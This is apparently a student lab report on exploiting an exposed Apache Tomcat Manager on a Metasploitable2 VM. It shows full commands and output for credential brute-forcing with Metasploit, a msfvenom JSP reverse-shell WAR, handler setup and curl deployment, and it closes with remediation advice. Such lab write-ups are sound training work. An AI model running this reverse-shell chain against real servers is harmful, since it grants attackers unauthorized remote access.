03
Exploitation Lab

1. Summary

Exploited an exposed Apache Tomcat Manager on 192.168.225.129 via credential discovery and WAR deployment. A Java JSP reverse shell was uploaded and triggered, yielding a remote shell. Findings were validated with Burp Suite and Metasploit; recommended immediate patching, removal of weak credentials, and restricting manager access to trusted networks.

2. Scope & Rules of Engagement

- Targets in scope (IPs, hostnames).
- Example: 192.168.225.129 (Metasploitable2 VM)
- Time window, tools allowed (Metasploit, Burp Suite).

3. Environment & Reconnaissance

- Attacker system: Kali Linux (IP).
- Target system details from nmap:
- Open ports of interest: 80 (Apache httpd), 8180 (Tomcat/Coyote), etc.
- Notable services: vsftpd, ssh, MySQL, Tomcat (Apache Tomcat/Coyote JSP engine on 8180).
- Command snippets & output excerpts:
- sudo nmap -sV -p 1-9000 192.168.225.129 → show relevant lines.
- curl -I http://192.168.225.129:8180/manager/html → 401 Unauthorized (manager present).

4. Vulnerability discovery

- Description of the vulnerability vector (Tomcat Manager exposed; weak/default creds possible).
- How the entry point was identified:
- Directory discovery (gobuster/nikto results)

- Manual confirmation: curl to /manager/html and /manager/text returned expected responses (401).

5. Exploitation steps

- Preparation:
  Username/password lists created (~/tomcat_users.txt, ~/tomcat_pass.txt).

- Credential discovery:
  Tools used: Metasploit (module search), Hydra or msf module attempt (show exact command used).
  Example command (curl brute or hydra/msf snippet).
  Result: discovered valid credentials (e.g., tomcat:tomcat) — include exact module output

- WAR creation (payload creation):
  Command:

  ```
  msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f war -o /tmp/shell.war
  ```

- Listener/handler:
  Metasploit handler setup:

  ```
  use exploit/multi/handler
  set PAYLOAD java/jsp_shell_reverse_tcp
  set LHOST 10.0.2.15
  set LPORT 4444
  run
  ```

- Deployment:
  Curl deploy via manager text API:

  ```
  curl --user 'tomcat:tomcat' -T /tmp/shell.war
  "http://192.168.225.129:8180/manager/text/deploy?path=/shell&update=true"
  ```


- Trigger & obtain shell:

  Trigger: curl http://192.168.225.129:8180/shell

6. Validation & Result

- Tools used for validation:

  Metasploit console output




```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules


       =[ metasploit v6.4.90-dev                          ]
+ -- --=[ 2,561 exploits - 1,310 auxiliary - 1,680 payloads     ]
+ -- --=[ 431 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

Burp Suite HTTP history showing successful deploy and 200 responses



Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://192.168.225.129:8180
Open browser

Time	Type	Direction	Method	URL	Status code	Length
11:13:39 9 Oct 2...	HTTP	→ Request	GET	https://aus5.mozilla.org/update/3/GMP/128.10.1/20250517152055/Linux_x86_64-gcc3/null/esr/Linux%25206.12.25-amd64%2520(GTK%25203.24.49%252Clibpulse%252017.0.0)/Kali/1.0/update.xml		
11:20:59 9 Oct 2...	HTTP	→ Request	GET	https://safebrowsing.googleapis.com/v4/threatListUpdates:fetch?$ct=application/x-protobuf&key=AIzaSyD3uzXks34szqk9WhKoFZypVPgdDbT3uPw&$httpMethod=POST&$req=ChUKE25hdmNsaWVud...		
11:25:59 9 Oct 2...	HTTP	→ Request	GET	http://192.168.225.129:8180/manager/html		
11:28:48 9 Oct 2...	HTTP	→ Request	GET	https://push.services.mozilla.com/		
11:29:32 9 Oct 2...	HTTP	→ Request	GET	https://push.services.mozilla.com/		
11:30:40 9 Oct 2...	HTTP	→ Request	GET	https://push.services.mozilla.com/		
11:31:01 9 Oct 2...	HTTP	→ Request	GET	http://192.168.225.129:8180/manager/text/list		
11:32:20 9 Oct 2...	HTTP	→ Request	GET	https://contile.services.mozilla.com/v1/tiles		
11:35:33 9 Oct 2...	HTTP	→ Request	GET	https://push.services.mozilla.com/		
11:49:03 9 Oct 2...	HTTP	→ Request	GET	https://contile.services.mozilla.com/v1/tiles		
11:49:51 9 Oct 2...	HTTP	→ Request	GET	http://192.168.225.129:8180/manager/text/list		
11:50:32 9 Oct 2...	HTTP	→ Request	GET	http://192.168.225.129:8180/manager/html		
11:50:58 9 Oct 2...	HTTP	→ Request	GET	https://safebrowsing.googleapis.com/v4/threatListUpdates:fetch?$ct=application/x-protobuf&key=AIzaSyD3uzXks34szqk9WhKoFZypVPgdDbT3uPw&$httpMethod=POST&$req=ChUKE25hdmNsaWVud...		

Request


```
GET /manager/html HTTP/1.1
Host: 192.168.225.129:8180
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i


```

Inspector

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	0
Request headers	8


curl --user 'tomcat:tomcat' http://192.168.225.129:8180/manager/text/list → sample output.



```
┌──(kali㉿kali)-[~]
└─$ curl -I --user 'tomcat:tomcat' http://192.168.225.129:8180/manager/html
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 19:00:00 GMT-05:00
Content-Type: text/html;charset=utf-8
Content-Length: 13341
Date: Thu, 09 Oct 2025 15:16:46 GMT
```

- Evidence artifacts (appendices):

Metasploit logs (msfconsole session transcript).




```
  USER_FILE            /usr/share/metasploit  no         File containing users, one per line
                       -framework/data/wordl
                       ists/tomcat_mgr_defau
                       lt_users.txt
  VERBOSE              true                   yes        Whether to print output for all atte
                                                         mpts
  VHOST                                       no         HTTP server virtual host


iew the full module info with the info, or info -d command.

sf auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.225.129
HOSTS ⇒ 192.168.225.129
sf auxiliary(scanner/http/tomcat_mgr_login) >  RPORT 8180
-] Unknown command: RPORT. Run the help command for more details.
sf auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
PORT ⇒ 8180
sf auxiliary(scanner/http/tomcat_mgr_login) > set TARGETURI /manager/html
ARGETURI ⇒ /manager/html
sf auxiliary(scanner/http/tomcat_mgr_login) > set USER_FILE /home/kali/tomcat_users.txt
SER_FILE ⇒ /home/kali/tomcat_users.txt
sf auxiliary(scanner/http/tomcat_mgr_login) > set PASS_FILE /home/kali/tomcat_pass.txt
ASS_FILE ⇒ /home/kali/tomcat_pass.txt
sf auxiliary(scanner/http/tomcat_mgr_login) > set THREADS 10
HREADS ⇒ 10
sf auxiliary(scanner/http/tomcat_mgr_login) > run
!] No active DB -- Credential data will not be saved!
+] 192.168.225.129:8180 - Login Successful: tomcat:tomcat
-] 192.168.225.129:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
-] 192.168.225.129:8180 - LOGIN FAILED: admin:admin (Incorrect)
-] 192.168.225.129:8180 - LOGIN FAILED: admin:password (Incorrect)
-] 192.168.225.129:8180 - LOGIN FAILED: admin:msfadmin (Incorrect)
-] 192.168.225.129:8180 - LOGIN FAILED: admin:123456 (Incorrect)
-] 192.168.225.129:8180 - LOGIN FAILED: manager:tomcat (Incorrect)
-] 192.168.225.129:8180 - LOGIN FAILED: manager:admin (Incorrect)
```

Burp raw requests/responses (saved .txt).




```
GET /manager/html HTTP/1.1
Host: 192.168.225.129:8180
Authorization: Basic dG9tY2F0OnRvbWNhdA==
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/x
ml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 19:00:00 GMT-05:00
Content-Type: text/html;charset=utf-8
Date: Thu, 09 Oct 2025 15:30:07 GMT
Content-Length: 13341

<html>
    <head>
        <style>
            H1{
                font-family:Tahoma,Arial,sans-serif;
                color:white;background-color:#525D76;
                font-size:22px;
            }
            H2{
                font-family:Tahoma,Arial,sans-serif;
                color:white;background-color:#525D76;
                font-size:16px;
            }
            H3{
                font-family:Tahoma,Arial,sans-serif;
                color:white;background-color:#525D76;
                font-size:14px;
            }
            BODY{
                font-family:Tahoma,Arial,sans-serif;
                color:black;
                background-color:white;
```


```
username
tomcat
```

nmap scan output.




```
—(kali㉿kali)-[~]
—$ sudo nmap -sV -p 1-9000 192.168.225.129
sudo] password for kali:
tarting Nmap 7.95 ( https://nmap.org ) at 2025-10-09 12:52 EDT
Imap scan report for 192.168.225.129
lost is up (0.0022s latency).
lot shown: 8974 closed tcp ports (reset)
ORT     STATE SERVICE     VERSION
1/tcp   open  ftp         vsftpd 2.3.4
2/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
3/tcp   open  telnet      Linux telnetd
5/tcp   open  smtp        Postfix smtpd
3/tcp   open  domain      ISC BIND 9.4.2
0/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
11/tcp  open  rpcbind     2 (RPC #100000)
39/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
45/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
12/tcp  open  exec        netkit-rsh rexecd
13/tcp  open  login       OpenBSD or Solaris rlogind
14/tcp  open  tcpwrapped
099/tcp open  java-rmi    GNU Classpath grmiregistry
524/tcp open  bindshell   Metasploitable root shell
049/tcp open  nfs         2-4 (RPC #100003)
121/tcp open  ftp         ProFTPD 1.3.1
306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
900/tcp open  vnc         VNC (protocol 3.3)
000/tcp open  X11         (access denied)
667/tcp open  irc         UnrealIRCd
697/tcp open  irc         UnrealIRCd
009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
787/tcp open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
AC Address: 00:0C:29:75:ED:D9 (VMware)
ervice Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o
linux:linux_kernel
```

msfvenom command and generated WAR (hash of file for traceability).



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.225.134 LPORT=4444 -f war -o /tmp/shell.war

Payload size: 1099 bytes
Final size of war file: 1099 bytes
Saved as: /tmp/shell.war
```



```
msf auxiliary(scanner/http/tomcat_mgr_login) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD java/jsp_shell_reverse_tcp
PAYLOAD ⇒ java/jsp_shell_reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.225.134
LHOST ⇒ 192.168.225.134
msf exploit(multi/handler) >  set LPORT 4444
LPORT ⇒ 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.225.134:4444
whoami
ls
```

Exploit ID	Description	Target IP	Status	Module / Tool used	Payload
001	Apache Tomcat/Coyote	192.168.225.129	sucess	t_mgr_login (cred discovery); curl/manager/text (deploy)	java/jsp_shell_reverse_tcp (WAR)

Conclusion

Exploitation confirmed an exposed Apache Tomcat Manager on 192.168.225.129. Using auxiliary/scanner/http/tomcat_mgr_login we discovered valid credentials and deployed a Java JSP reverse shell via the Manager API, achieving remote code execution. Impact: unauthorized remote access, data exposure, and potential lateral movement. Immediate remediation and hardening are required.